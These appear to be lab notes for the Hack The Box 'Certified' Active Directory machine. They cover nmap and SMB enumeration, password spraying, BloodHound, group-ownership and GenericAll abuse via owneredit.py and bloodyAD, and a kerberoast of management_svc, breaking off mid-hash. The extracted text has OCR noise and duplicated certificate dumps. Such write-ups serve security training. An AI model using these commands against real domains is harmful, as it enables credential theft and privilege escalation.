
Certified



Username: judith.mader Password: judith09

Scanning

nmap -p- --min-rate=3000 -sVC -Pn 10.129.237.190 -vvv

```
PORT 
          STATE SERVICE
                              REASON
                                              VERSION
          open domain
                              syn-ack ttl 127 Simple DNS Plus
53/tcp
                              syn-ack ttl 127 Microsoft Windows Kerberos (server
88/tcp
          open kerberos-sec
time: 2025-08-27 14:30:07Z)
135/tcp
         open msrpc
                              syn-ack ttl 127 Microsoft Windows RPC
139/tcp
                              syn-ack ttl 127 Microsoft Windows netbios-ssn
          open
               netbios-ssn
                              syn-ack ttl 127 Microsoft Windows Active Directory
389/tcp
          open
LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
 ssl-cert: Subject:
 Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb,
DNS: CERTIFIED
 Issuer: commonName=certified-DC01-CA/domainComponent=certified
  Public Key type: rsa
  Public Key bits: 2048
  Signature Algorithm: sha256WithRSAEncryption
  Not valid before: 2025-06-11T21:05:29
                    2105-05-23T21:05:29
  Not valid after:
         ac8a41874d19237f7cfade61b5b2941f
  MD5:
  SHA-1: 85flada4c0004cd313ded1c2f3c658f77134d397
  ----BEGIN CERTIFICATE----
  MIIGBjCCB06gAwIBAgITeQAAAASyK000VBwyGAAAAAABDANBgkqhkiG9w0BAQsF
  ADBMMRMwEQYKCZImiZPyLGQBGRYDaHRiMRkwFwYKCZImiZPyLGQBGRYJY2VydGlm
  aWVkMRowGAYDVQQDExFjZXJ0aWZpZWQtREMwMS1DQTAgFw0yNTA2MTEyMTA1Mjla
  GA8yMTA1MDUyMzIxMDUyOVowADCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
  ggEBAKxmajne09wN1G0eh2Ir/K3fG2mjvtJBdu0YuM2muC4YiU09nnknPzRXb0HN
  lNrfFlfMM8vF22qi0WN0AqZy0o6xX0xCzYIaRE2qL9DIfjjQuEXY2im5VqTo4VAI
  ntc4L6xoK0zxIn8XHjXe6zdGEc/X1fxXtwTsyCknT2eZJsc3YjyaefyjYAXpLjjE
  dnhRGaadShC9lY9UNBVsfCQ8c6JNY7f+XciCgp3cDy5J09/cnpCKhW0XlFnXKx0n
  d0VyNM0B1wvU2G6823wKUZKUNzYRWzkl3L/k4Id2CxpPTV7Ex0EbnIsiBJU9rijg
  uByxDydofthnDyFAiDQ/qyez4CUCAwEAAa0CAykwggMlMDgGCSsGAQQBgjcVBwQr
  MCkGISsGAQQBgjcVCIfpnVqGp+FghYmdJ4HW1CmEvYtxgWwBIQIBbgIBAjAyBgNV
  HSUEKzApBggrBgEFBQcDAgYIKwYBBQUHAwEGCisGAQQBgjcUAgIGBysGAQUCAwUw
```

DgYDVR0PAQH/BAQDAgWgMEAGCSsGAQQBgjcVCgQzMDEwCgYIKwYBBQUHAwIwCgYI KwYBBQUHAwEwDAYKKwYBBAGCNxQCAjAJBgcrBgEFAgMFMB0GA1UdDgQWBBR9WLee Ma0LzKnM8ZrvzMNE41aWhTAfBgNVHSMEGDAWgBTs+xJAFaG9x9Eu0y5NS3LAYt8r 9TCBzgYDVR0fBIHGMIHDMIHAoIG9oIG6hoG3bGRhcDovLy9DTj1jZXJ0aWZpZWQt REMwMS1DQSxDTj1EQzAxLENOPUNEUCxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNl cyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPWNlcnRpZmllZCxEQz1o dGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29iamVjdENsYXNzPWNS TERpc3RyaWJ1dGlvblBvaW50MIHFBggrBgEFBQcBAQSBuDCBtTCBsgYIKwYBBQUH MAKGgaVsZGFw0i8vL0N0PWNlcnRpZmllZC1EQzAxLUNBLEN0PUFJQSxDTj1QdWJs aWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9u LERDPWNlcnRpZmllZCxEQz1odGI/Y0FDZXJ0aWZpY2F0ZT9iYXNlP29iamVjdENs YXNzPWNlcnRpZmljYXRpb25BdXRob3JpdHkw0gYDVR0RAQH/BDAwLoISREMwMS5j ZXJ0aWZpZWQuaHRigg1jZXJ0aWZpZWQuaHRigglDRVJUSUZJRUQwTgYJKwYBBAGC NxkCBEEwP6A9BgorBgEEAYI3GQIBoC8ELVMtMS01LTIxLTcyOTc0Njc30C0yNjc1 OTc4MDkxLTM4MjAz0DgyNDQtMTAwMDANBgkqhkiG9w0BAQsFAA0CAQEAiUUJN4vt 459tCI43Rt0UQcaD1vWBs5AExrx2GxaZhj7r/mi7GCfFtVrlnDw70APgBb0Jzzq/ LnF4q1yChWUxFvLeAyPbG+hLvk90Wvb2rmCK5S7RJIcwvJp2if80P2WVuDvmdoyi xy+bc8JuIZtcACdl0IVsJlDU2NaPnepd1mV2lA0E8uUkB90ZvsCfYifAPwYuPVtH JpZihj6kismL/7rJ/8ZTsf2qbnttf1snzQvsdiNHFUMqxi7fY4mq+E1w+0BmFnLw GYiHqoY9bd50k+wz9YSJcJpKoHFnj50bPz6JdFT/dlXAyZkmylijfMNbJ6x22hgI piE6bLwDeUY3DQ== ----END CERTIFICATE---ssl-date: 2025-08-27T14:31:37+00:00; +7h00m01s from scanner time. 445/tcp open microsoft-ds? syn-ack ttl 127 464/tcp syn-ack ttl 127 kpasswd5? open syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0 593/tcp open ncacn http open syn-ack ttl 127 Microsoft Windows Active Directory 636/tcp ssl/ldap LDAP (Domain: certified.htb0., Site: Default-First-Site-Name) ssl-cert: Subject: Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED Issuer: commonName=certified-DC01-CA/domainComponent=certified Public Key type: rsa Public Key bits: 2048

Signature Algorithm: sha256WithRSAEncryption

Not valid before: 2025-06-11T21:05:29 Not valid after: 2105-05-23T21:05:29 MD5: ac8a41874d19237f7cfade61b5b2941f

SHA-1: 85f1ada4c0004cd313ded1c2f3c658f77134d397

----BEGIN CERTIFICATE----

MIIGBjCCB06gAwIBAgITeQAAAASyK000VBwyGAAAAAABDANBgkqhkiG9w0BAQsF ADBMMRMwEQYKCZImiZPyLGQBGRYDaHRiMRkwFwYKCZImiZPyLGQBGRYJY2VydGlm aWVkMRowGAYDVQQDExFjZXJ0aWZpZWQtREMwMS1DQTAgFw0yNTA2MTEyMTA1Mjla GA8yMTA1MDUyMzIxMDUy0VowADCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC ggEBAKxmajne09wN1G0eh2Ir/K3fG2mjvtJBdu0YuM2muC4YiU09nnknPzRXb0HN lNrfFlfMM8vF22qi0WN0AqZy0o6xX0xCzYIaRE2gL9DIfjjQuEXY2im5VgTo4VAI ntc4L6xoK0zxIn8XHjXe6zdGEc/X1fxXtwTsyCknT2eZJsc3YjyaefyjYAXpLjjE dnhRGaadShC9lY9UNBVsfCQ8c6JNY7f+XciCgp3cDy5J09/cnpCKhW0XlFnXKx0n d0VyNM0B1wvU2G6823wKUZKUNzYRWzkl3L/k4Id2CxpPTV7Ex0EbnIsiBJU9rijg uByxDydofthnDyFAiDQ/qyez4CUCAwEAAa0CAykwggMlMDgGCSsGAQQBgjcVBwQr MCkGISsGAQQBqjcVCIfpnVqGp+FqhYmdJ4HW1CmEvYtxqWwBIQIBbqIBAjAyBqNV HSUEKzApBggrBgEFBQcDAgYIKwYBBQUHAwEGCisGAQQBgjcUAgIGBysGAQUCAwUw DgYDVR0PAQH/BAQDAgWgMEAGCSsGAQQBgjcVCgQzMDEwCgYIKwYBBQUHAwIwCgYI KwYBBQUHAwEwDAYKKwYBBAGCNxQCAjAJBgcrBgEFAgMFMB0GA1UdDgQWBBR9WLee Ma0LzKnM8ZrvzMNE41aWhTAfBgNVHSMEGDAWgBTs+xJAFaG9x9Eu0y5NS3LAYt8r 9TCBzgYDVR0fBIHGMIHDMIHAoIG9oIG6hoG3bGRhcDovLy9DTj1jZXJ0aWZpZWQt REMwMS1DQSxDTj1EQzAxLENOPUNEUCxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNl cyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPWNlcnRpZmllZCxEQz1o dGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29iamVjdENsYXNzPWNS TERpc3RyaWJ1dGlvblBvaW50MIHFBggrBgEFBQcBAQSBuDCBtTCBsgYIKwYBBQUH MAKGgaVsZGFw0i8vL0N0PWNlcnRpZmllZC1EQzAxLUNBLEN0PUFJQSxDTj1QdWJs aWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9u LERDPWNlcnRpZmllZCxEQz1odGI/Y0FDZXJ0aWZpY2F0ZT9iYXNlP29iamVjdENs YXNzPWNlcnRpZmljYXRpb25BdXRob3JpdHkw0gYDVR0RAQH/BDAwLoISREMwMS5j ZXJ0aWZpZWQuaHRigg1jZXJ0aWZpZWQuaHRigglDRVJUSUZJRUQwTgYJKwYBBAGC NxkCBEEwP6A9BgorBgEEAYI3GQIBoC8ELVMtMS01LTIxLTcy0Tc0Njc30C0yNjc1 OTc4MDkxLTM4MjAz0DgyNDQtMTAwMDANBgkqhkiG9w0BAQsFAAOCAQEAiUUJN4vt 459tCI43Rt0UQcaD1vWBs5AExrx2GxaZhj7r/mi7GCfFtVrlnDw70APgBb0Jzzq/ LnF4q1yChWUxFvLeAyPbG+hLvk90Wvb2rmCK5S7RJIcwvJp2if80P2WVuDvmdoyi

```
xy+bc8JuIZtcACdl0IVsJlDU2NaPnepd1mV2lA0E8uUkB90ZvsCfYifAPwYuPVtH
 JpZihj6kismL/7rJ/8ZTsf2qbnttf1snzQvsdiNHFUMqxi7fY4mq+E1w+0BmFnLw
 GYiHqoY9bd50k+wz9YSJcJpKoHFnj50bPz6JdFT/dlXAyZkmylijfMNbJ6x22hgI
 piE6bLwDeUY3DQ==
 ----END CERTIFICATE----
 ssl-date: 2025-08-27T14:31:37+00:00; +7h00m01s from scanner time.
3268/tcp open ldap
                             syn-ack ttl 127 Microsoft Windows Active Directory
LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
 ssl-date: 2025-08-27T14:31:37+00:00; +7h00m01s from scanner time.
 ssl-cert: Subject:
 Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb,
DNS:CERTIFIED
 Issuer: commonName=certified-DC01-CA/domainComponent=certified
 Public Key type: rsa
 Public Key bits: 2048
 Signature Algorithm: sha256WithRSAEncryption
 Not valid before: 2025-06-11T21:05:29
 Not valid after: 2105-05-23T21:05:29
        ac8a41874d19237f7cfade61b5b2941f
 SHA-1: 85flada4c0004cd313ded1c2f3c658f77134d397
 ----BEGIN CERTIFICATE----
 MIIGBjCCB06gAwIBAgITeQAAAASyK000VBwyGAAAAAABDANBgkghkiG9w0BAQsF
 ADBMMRMwEQYKCZImiZPyLGQBGRYDaHRiMRkwFwYKCZImiZPyLGQBGRYJY2VydGlm
 aWVkMRowGAYDVQQDExFjZXJ0aWZpZWQtREMwMS1DQTAgFw0yNTA2MTEyMTA1Mjla
 GA8yMTA1MDUyMzIxMDUyOVowADCCASIwDQYJKoZIhvcNAQEBBQADqqEPADCCAQoC
 ggEBAKxmajne09wN1G0eh2Ir/K3fG2mjvtJBdu0YuM2muC4YiU09nnknPzRXb0HN
 lNrfFlfMM8vF22qi0WN0AqZy0o6xX0xCzYIaRE2gL9DIfjjQuEXY2im5VgTo4VAI
 ntc4L6xoK0zxIn8XHjXe6zdGEc/X1fxXtwTsyCknT2eZJsc3YjyaefyjYAXpLjjE
 dnhRGaadShC9lY9UNBVsfCQ8c6JNY7f+XciCgp3cDy5J09/cnpCKhW0XlFnXKx0n
 d0VyNM0B1wvU2G6823wKUZKUNzYRWzkl3L/k4Id2CxpPTV7Ex0EbnIsiBJU9rijg
 uByxDydofthnDyFAiDQ/qyez4CUCAwEAAaOCAykwggMlMDgGCSsGAQQBgjcVBwQr
 MCkGISsGAQQBgjcVCIfpnVqGp+FghYmdJ4HW1CmEvYtxgWwBIQIBbgIBAjAyBgNV
 HSUEKzApBggrBgEFBQcDAgYIKwYBBQUHAwEGCisGAQQBgjcUAgIGBysGAQUCAwUw
 DgYDVR0PAQH/BAQDAgWgMEAGCSsGAQQBgjcVCgQzMDEwCgYIKwYBBQUHAwIwCgYI
 KwYBBQUHAwEwDAYKKwYBBAGCNxQCAjAJBgcrBgEFAgMFMB0GA1UdDgQWBBR9WLee
 Ma0LzKnM8ZrvzMNE41aWhTAfBgNVHSMEGDAWgBTs+xJAFaG9x9Eu0y5NS3LAYt8r
 9TCBzgYDVR0fBIHGMIHDMIHAoIG9oIG6hoG3bGRhcDovLy9DTj1jZXJ0aWZpZWQt
 REMwMS1DQSxDTj1EQzAxLENOPUNEUCxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNl
 cyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPWNlcnRpZmllZCxEQz1o
 dGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29iamVjdENsYXNzPWNS
 TERpc3RyaWJ1dGlvblBvaW50MIHFBggrBgEFBQcBAQSBuDCBtTCBsgYIKwYBBQUH
 MAKGgaVsZGFw0i8vL0N0PWNlcnRpZmllZC1EQzAxLUNBLEN0PUFJQSxDTj1QdWJs
 aWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9u
 LERDPWNlcnRpZmllZCxEQz1odGI/Y0FDZXJ0aWZpY2F0ZT9iYXNlP29iamVjdENs
 YXNzPWNlcnRpZmljYXRpb25BdXRob3JpdHkw0gYDVR0RAQH/BDAwLoISREMwMS5j
 ZXJ0aWZpZWQuaHRigg1jZXJ0aWZpZWQuaHRigglDRVJUSUZJRUQwTgYJKwYBBAGC
 NxkCBEEwP6A9BgorBgEEAYI3GQIBoC8ELVMtMS01LTIxLTcy0Tc0Njc30C0yNjc1
 OTc4MDkxLTM4MjAz0DgyNDQtMTAwMDANBgkqhkiG9w0BAQsFAA0CAQEAiUUJN4vt
 459tCI43Rt0UQcaD1vWBs5AExrx2GxaZhj7r/mi7GCfFtVrlnDw70APgBb0Jzzq/
 LnF4q1yChWUxFvLeAyPbG+hLvk90Wvb2rmCK5S7RJIcwvJp2if80P2WVuDvmdoyi
 xy+bc8JuIZtcACdl0IVsJlDU2NaPnepd1mV2lA0E8uUkB90ZvsCfYifAPwYuPVtH
 JpZihj6kismL/7rJ/8ZTsf2qbnttf1snzQvsdiNHFUMqxi7fY4mq+E1w+0BmFnLw
 GYiHqoY9bd50k+wz9YSJcJpKoHFnj50bPz6JdFT/dlXAyZkmylijfMNbJ6x22hgI
 piE6bLwDeUY3DQ==
 ----END CERTIFICATE----
3269/tcp open ssl/ldap
                            syn-ack ttl 127 Microsoft Windows Active Directory
LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
 ssl-date: 2025-08-27T14:31:37+00:00; +7h00m01s from scanner time.
 ssl-cert: Subject:
 Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb,
DNS: CERTIFIED
 Issuer: commonName=certified-DC01-CA/domainComponent=certified
 Public Key type: rsa
 Public Key bits: 2048
 Signature Algorithm: sha256WithRSAEncryption
 Not valid before: 2025-06-11T21:05:29
 Not valid after: 2105-05-23T21:05:29
        ac8a41874d19237f7cfade61b5b2941f
 MD5:
 SHA-1: 85flada4c0004cd313ded1c2f3c658f77134d397
```

```
----BEGIN CERTIFICATE----
  MIIGBjCCB06gAwIBAgITeQAAAASyK000VBwyGAAAAAABDANBgkqhkiG9w0BAQsF
  ADBMMRMwEQYKCZImiZPyLGQBGRYDaHRiMRkwFwYKCZImiZPyLGQBGRYJY2VydGlm
  aWVkMRowGAYDVQQDExFjZXJ0aWZpZWQtREMwMS1DQTAgFw0yNTA2MTEyMTA1Mjla
  GA8yMTA1MDUyMzIxMDUy0VowADCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
  ggEBAKxmajne09wN1G0eh2Ir/K3fG2mjvtJBdu0YuM2muC4YiU09nnknPzRXb0HN
  lNrfFlfMM8vF22qi0WN0AqZy0o6xX0xCzYIaRE2gL9DIfjjQuEXY2im5VgTo4VAI
  ntc4L6xoK0zxIn8XHjXe6zdGEc/X1fxXtwTsyCknT2eZJsc3YjyaefyjYAXpLjjE
  dnhRGaadShC9lY9UNBVsfCQ8c6JNY7f+XciCgp3cDy5J09/cnpCKhW0XlFnXKx0n
  d0VyNM0B1wvU2G6823wKUZKUNzYRWzkl3L/k4Id2CxpPTV7Ex0EbnIsiBJU9rijg
  uByxDydofthnDyFAiDQ/qyez4CUCAwEAAaOCAykwggMlMDgGCSsGAQQBgjcVBwQr
  MCkGISsGAQQBgjcVCIfpnVqGp+FghYmdJ4HW1CmEvYtxgWwBIQIBbgIBAjAyBgNV
  HSUEKzApBggrBgEFBQcDAgYIKwYBBQUHAwEGCisGAQQBgjcUAgIGBysGAQUCAwUw
  DgYDVR0PAQH/BAQDAgWgMEAGCSsGAQQBgjcVCgQzMDEwCgYIKwYBBQUHAwIwCgYI
  KwYBBQUHAwEwDAYKKwYBBAGCNxQCAjAJBgcrBgEFAgMFMB0GA1UdDgQWBBR9WLee
  Ma0LzKnM8ZrvzMNE41aWhTAfBgNVHSMEGDAWgBTs+xJAFaG9x9EuOy5NS3LAYt8r
  9TCBzgYDVR0fBIHGMIHDMIHAoIG9oIG6hoG3bGRhcDovLy9DTj1jZXJ0aWZpZWQt
  REMwMS1DQSxDTj1EQzAxLENOPUNEUCxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNl
  cyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPWNlcnRpZmllZCxEQz1o
  dGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29iamVjdENsYXNzPWNS
  TERpc3RyaWJ1dGlvblBvaW50MIHFBggrBgEFBQcBAQSBuDCBtTCBsgYIKwYBBQUH
  MAKGgaVsZGFw0i8vL0N0PWNlcnRpZmllZC1EQzAxLUNBLEN0PUFJQSxDTj1QdWJs
  aWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9u
  LERDPWNlcnRpZmllZCxEQz1odGI/Y0FDZXJ0aWZpY2F0ZT9iYXNlP29iamVjdENs
  YXNzPWNlcnRpZmljYXRpb25BdXRob3JpdHkwOgYDVR0RAQH/BDAwLoISREMwMS5j
  ZXJ0aWZpZWQuaHRigg1jZXJ0aWZpZWQuaHRigglDRVJUSUZJRUQwTgYJKwYBBAGC
  NxkCBEEwP6A9BgorBgEEAYI3GQIBoC8ELVMtMS01LTIxLTcy0Tc0Njc30C0yNjc1
  OTc4MDkxLTM4MjAz0DgyNDQtMTAwMDANBgkqhkiG9w0BAQsFAA0CAQEAiUUJN4vt
  459tCI43Rt0UQcaD1vWBs5AExrx2GxaZhj7r/mi7GCfFtVrlnDw70APgBb0Jzzq/
  LnF4q1yChWUxFvLeAyPbG+hLvk90Wvb2rmCK5S7RJIcwvJp2if80P2WVuDvmdoyi
  xy+bc8JuIZtcACdl0IVsJlDU2NaPnepd1mV2lA0E8uUkB90ZvsCfYifAPwYuPVtH
  JpZihj6kismL/7rJ/8ZTsf2qbnttf1snzQvsdiNHFUMqxi7fY4mq+E1w+0BmFnLw
  GYiHqoY9bd50k+wz9YSJcJpKoHFnj50bPz6JdFT/dlXAyZkmylijfMNbJ6x22hgI
  piE6bLwDeUY3DQ==
  ----END CERTIFICATE----
5985/tcp open http
                                syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
  http-server-header: Microsoft-HTTPAPI/2.0
  http-title: Not Found
9389/tcp open mc-nmf syn-ack ttl 127 .NET Message Framing
49666/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49691/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49692/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49697/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49697/tcp open msrpc
                               syn-ack ttl 127 Microsoft Windows RPC
                               syn-ack ttl 127 Microsoft Windows RPC
49728/tcp open msrpc
                                syn-ack ttl 127 Microsoft Windows RPC
49747/tcp open msrpc
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

DC01.certified.htb certified.htb certified > /etc/hosts

Enumeration

RPC

enum4linux-ng -U DC01.certified.htb

nxc smb DC01.certified.htb -u 'judith.mader' -p 'judith09' --shares

```
] HTB_VIP /workspace → nxc smb DC01.certified.htb -u 'judith.mader' -p 'judith09' --shares
10.129.237.190
                                        [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:cer
               445
10.129.237.190 445
                       DC01
                                        [+] certified.htb\judith.mader:judi****
10.129.237.190 445
                       DC01
                                        [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
10.129.237.190 445
                       DC01
                                        [*] Enumerated shares
10.129.237.190 445
                       DC01
                                        Share
                                                        Permissions
                                                                        Remark
10.129.237.190 445
10.129.237.190 445
                                        ADMINS
                                                                        Remote Admin
                       DC01
10.129.237.190 445
                                                                        Default share
10.129.237.190 445
                       DC01
                                        IPC$
                                                                        Remote IPC
10.129.237.190 445
                       DCØ1
                                        NETLOGON
                                                        READ
                                                                        Logon server share
10.129.237.190 445
                       DC01
                                                                        Logon server share
```

nxc smb DC01.certified.htb -u 'judith.mader' -p 'judith09' -d certified.htb -M spider_plus -o DOWNLOAD FLAG=True

```
[Aug 27, 2025 - 09:47:31 ] HTB_VIP 10.129.237.190 → ls
```

```
Note
Rien d'interessant.
```

Userenum

nxc smb DC01.certified.htb -u 'judith.mader' -p 'judith09' -d certified.htb --users

```
management_svc
ca_operator
alexander.huges
harry.wilson
gregory.cameron
```

trying password spraying

nxc smb DC01.certified.htb -u users.txt -p password.txt -d certified.htb --continue-on-success

```
10.129.237.190 445
                       DC01
                                        [+] certified.htb\judith.mader:judi****
10.129.237.190 445
                       DC01
                                           Neo4J does not seem to be available on bolt://127.0.0.1:7687.
                                            certified.htb\management_svc:judi**** STATUS_LOGON_FAILURE
10.129.237.190
                                            certified.htb\ca_operator:judi**** STATUS_LOGON_FAILURE
10.129.237.190
               445
                       DC01
10.129.237.190
                       DC01
                                        [-] certified.htb\alexander.huges:judi**** STATUS_LOGON_FAILURE
                                        [-] certified.htb\harry.wilson:judi**** STATUS_LOGON_FAILURE
10.129.237.190 445
                       DC01
10.129.237.190 445
                       DC01
                                        [-] certified.htb\gregory.cameron:judi**** STATUS_LOGON_FAILURE
           5 ] HTB_VIP /workspace →
```

nxc smb DC01.certified.htb -k --generate-krb5-file GENERATE KRB5 FILE

```
] HTB_VIP /workspace \rightarrow nxc smb DC01.certified.htb -k --generate-krb5-file GENERATE_KRB5_FILE
        DC01.certified.htb 445 DC01
                                      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True)
[Aug 27, 2025 - 09:49:39 ] HTB_VIP /workspace → mv GENERATE_KRB5_FILE /etc/krb5.conf
[Aug 27, 2025 - 09:50:05 ] HTB_VIP /workspace → cat /etc/krb5.conf
[libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = false
    default_realm = CERTIFIED.HTB
[realms]
    CERTIFIED.HTB = {
         kdc = dc01.certified.htb
         admin_server = dc01.certified.htb
         default_domain = certified.htb
[domain_realm]
    .certified.htb = CERTIFIED.HTB
    certified.htb = CERTIFIED.HTB
```

GetNPUsers.py certified.htb/ -no-pass -usersfile users.txt -dc-ip 10.129.237.190


```
[Aug 27, 2025 - 09:54:59 ] HTB_VIP /workspace → GetNPUsers.py certified.htb/ -no-pass -usersfile users.txt -dc-ip 10.129.237.

Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

[-] User judith.mader doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User management_svc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ca_operator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User alexander.huges doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User harry.wilson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User gregory.cameron doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Bloodhound

bloodhound-python -c All --zip -u 'judith.mader' -p 'judith09' -d certified.htb -ns 10.129.237.190



The user JUDITH.MADER@CERTIFIED.HTB has the ability to modify the owner of the group MANAGEMENT@CERTIFIED.HTB.

Object owners retain the ability to modify object security descriptors, regardless of permissions on the object's DACL.

The members of the group MANAGEMENT@CERTIFIED.HTB have generic write access to the user MANAGEMENT_SVC@CERTIFIED.HTB.

Generic Write access grants you the ability to write to any non-protected attribute on the target object, including "members" for a group, and "serviceprincipalnames" for a user

Exploitation

Lateral movement as Management_SVC

owner

https://www.thehacker.recipes/ad/movement/dacl/grant-ownership

```
owneredit.py -action write -new-owner "judith.mader" -target "Management"
"certified.htb"/"judith.mader":"judith09"
```

```
[Aug 27, 2025 - 10:29:55 ] HTB_VIP /workspace → owneredit.py -action write -new-owner "judith.mader dith09"

Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below

[*] - SID: S-1-5-21-729746778-2675978091-3820388244-1103

[*] - sAMAccountName: judith.mader

[*] - distinguishedName: CN=Judith Mader,CN=Users,DC=certified,DC=htb

[*] OwnerSid modified successfully!
```

full control of management

```
bloodyAD --host "10.129.237.190" -d "certified.htb" -u "judith.mader" -p "judith09" add genericAll "management" "judith.mader"
```

```
[Aug 27, 2025 - 10:45:38 ] HTB_VIP /workspace → bloodyAD --host "10.129.237.190" -d "certified.htb" -u "judith.mader" -p "judith09" add genericAll "manageme nt" "judith.mader"
[+] judith.mader has now GenericAll on management_
```

add ourself

```
bloodyAD --host "10.129.237.190" -d "certified.htb" -u "judith.mader" -p "judith09" add groupMember "management" "judith.mader"
```

[Aug 27, 2025 - 10:46:32] HTB_VIP /workspace → bloodyAD --host "10.129.237.190" -d "certified.htb" -u "judith.mader" -p "judith09" add groupMember "management" "judith.mader"

[+] judith.mader added to management

SPN

bloodyAD -d "certified.htb" --host "10.129.237.190" -u "judith.mader" -p
"judith09" set object "management_svc" servicePrincipalName -v 'http/anything'

faketime -f +7h GetUserSPNs.py certified.htb/judith.mader:'judith09' -dc-ip 10.129.237.190 - request

[Aug 27, 2025 - 10:52:05] HTB_VIP /workspace → faketime -f +7h GetUserSPNs.py certified.htb/judith.mader:'judith09' -dc-ip 10.129.237.190 -request Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies ServicePrincipalName Name LastLogon Delegation management_svc CN=Management,CN=Users,DC=certified,DC=htb 2024-05-13 17:30:51.476756 <never> [-] CCache file is not found. Skipping. \$krb5tgs\$23\$*management_svc\$CERTIFIED.HTB\$certified.htb/management_svc*\$102b3614914dedffea6396f8d3636834\$4924ac98cf9b2932d724155ac9470b8d46c15b4e829912ce51ff0bdc7c88da74a1fe5ddcbca15d78fc0f32eebeb30c003a3dcdb7feadffd4f315a777a13a6bc9a6d9c112c2f4e6d5c92c716e7d8b76c42520e7134dd6c2b0cb5ffe2af29dfe7ef7b180bd4232493 b089a8fa03359a3316a6be8557f0e4c7e555ff1295f7896dec07037823ec6dfbd3c24f5b78c6b7f794f33e04e9c21f48bbd0016b360d197b517b75764928625735f2bae9c75391f9b156222f41f3 5a1c008f1ed3ccab0c22cf718033ff92a7dc02472733176b9e872603bf197a617c75f4b9c13f1b78d7fbc9b91104d5beb780f1b197c23b884450be60b24a3164bc12b7e62b1d874ebbdb78303b5b 6259f5e0c70945322705af1bf1477081aa5cd9ad03993c12b64a509bfe694e2b747bd3debd84ff51156ee8ebcadfaed02ff6e2eafcad208bad9c393671ab2ced6c19087637528156c940e81297e0 4c1c6231d2ad081c52d68752e54a87f84d4d6f4f1e0792b3d07cdd4dc090fba419950963ec912c58fc31417d1fe97d61a6a1e5c4fbcd384527d708c3d46f35cfff44c2d575786b75d31e523f83c5 110cbe30886af6932b366c0be37611b0aff8424dcd0b56208fdd00400f526669d4711253191f84a10691314cbe443b3b42f100f7679b0217396eda8c443aa26212714bbe6ec5331f1e1357f11bb1 